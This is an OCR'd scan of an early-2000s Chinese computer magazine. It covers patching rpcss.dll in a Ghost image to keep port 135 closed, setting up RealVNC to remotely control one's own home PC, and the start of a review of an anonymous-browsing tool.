


图 7

这里我们需要一个软件，就是 UltraEdit，打开它，并打开 rpcss.dll 文件，就是那个复制出来的 rpcss.dll 文件，选择“search”→“find”，查找“3100330035”也就是 16 进制的 135，如图 8。将其改为“3000300030”也就是“000”，然后选择“file”→“save”保存修改。




图 8

最后可以收尾了，打开先前打开过的 ghost 浏览器，找到镜像里的 rpcss.dll，把它给删了，然后把修改好的 rpcss.dll 剪切并粘贴到 ghost 浏览器里，保存后退出就可以了。这样当你再次恢复镜像后，135 端口就不会恢复了。

（文章中涉及到的程序 ghost8.0、UltraEdit 已经收录于光盘中）

远程遥控你的电脑

无冰

我们知道，目前微软的 Smart Display 可以远程控制电脑，这种无线屏幕的方式是利用 Windows XP 的远程桌面功能，将本地机器的桌面利用内部无线网传到 Smart Display 上来遥控本机电脑，但这样有时候有一个局限性，因为机器中必须安装 Windows XP 操作系统、而且只能在内部局域网中一对一联线使用。那么如果电脑系统不是安装的 XP 系统，而且不在一个网络内，比如在异地，是否能远程控制电脑呢，答案是肯定的，我们只要利用宽带网络加上一个小小的免费软件，就可以达到我们需要的效果了。

首先你需要到软件官方网站下载 VNC 软件（下载地址为：http://www.realvnc.com/download.html），不过在下载的时候，会提示你输入一些信息，比如你的姓名、电子邮件等，填写好了之后点下面的按钮即可下载（如图 1），特别需要注意的是，在 Deployment 一项中需要选择控制机器的数目，这个数字代表你遥控的机器最大数。




图 1

在软件的安装方面很简单，只要在被控一端的主机上安装这个软件即可，比如你在想在单位的电脑中远程遥控在家里的电脑，只需要在家里的电脑中安装 VNC 软件即可。打开下载回来的 VNC 软件，按照软件提示一步一步安装即可（图 2）。




图 2

安装好软件后，我们需要在被控制的电脑上设置一些参数，进入“开始”→“程序”→“RealVNC”→“Run VNC Server”进入软件详细设置界面（图 3），在设置界面中，你需要在“Password”旁的空格中输入远程遥控的密码。在“Display Name”用鼠标取消“AUTO“旁边的小勾，输入联线的端口号，在 VNC

中，预置Auto时的端口号为5800，若需要设置自己的端口号码，只要在5800累加上去就可以，如此机器的端口号为21，则这里输入5821就可以了（如图4），设置好之后，按"OK"按钮即可。




图 3

设置好了之后，你就可以任何地方远程控制这台电脑了，比如你要在单位控制刚才安装了VNC软件的电脑，只要在单位的电




图 4

脑中输入被控端的电脑IP和设置的端口号即可，如被控制的机器IP为218.10.87.178，那里你只要在IE浏览器中输入http://218.10.87.178:5821/即可（这里的5821就是上面设置的端口号码）。然后会提示你输入密码，输入刚才设置的密码，进入后就能看到被遥控机器的桌面了。

（文章中涉及到的程序VNC已经收录于光盘中）

网络冲浪"隐身"利器 STEGANOS INTERNET ANONYM PRO 7

郭振江

当我们在网上冲浪时，一些网站可以记录下我们的IP地址，并且监视我们的上网习惯。比如，我们经常访问哪些站点，在这些站点上停留多长时间，下载什么软件，是不是首次访问某个网站等。为了让网虫们保护好自己一些隐私，我向各位介绍一款软件——Steganos Internet Anonym Pro 7。它能够有效的"伪装"上网者的相关信息，运行后的界面，如图1。Steganos Internet Anonym Pro 7的下载地址为ftp://www.steganos.com/software/sia7int.exe。

